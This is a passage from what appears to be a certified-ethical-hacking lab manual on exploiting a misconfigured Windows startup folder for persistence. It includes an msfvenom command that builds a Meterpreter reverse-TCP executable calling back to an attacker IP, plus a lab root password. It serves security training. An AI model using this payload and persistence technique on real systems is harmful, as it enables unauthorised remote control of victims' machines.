
The startup folder in Windows contains a list of application shortcuts that are executed when the Windows machine is booted. Injecting a malicious program into the startup folder causes the program to run when a user logins and helps you to maintain persistence or escalate privileges using the misconfigured startup folder.

Here, we will exploit a misconfigured startup folder to gain privileged access and persistence on the target machine.


1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



5. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe** and press **Enter**.




6. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share exploit.exe with the victim machine.

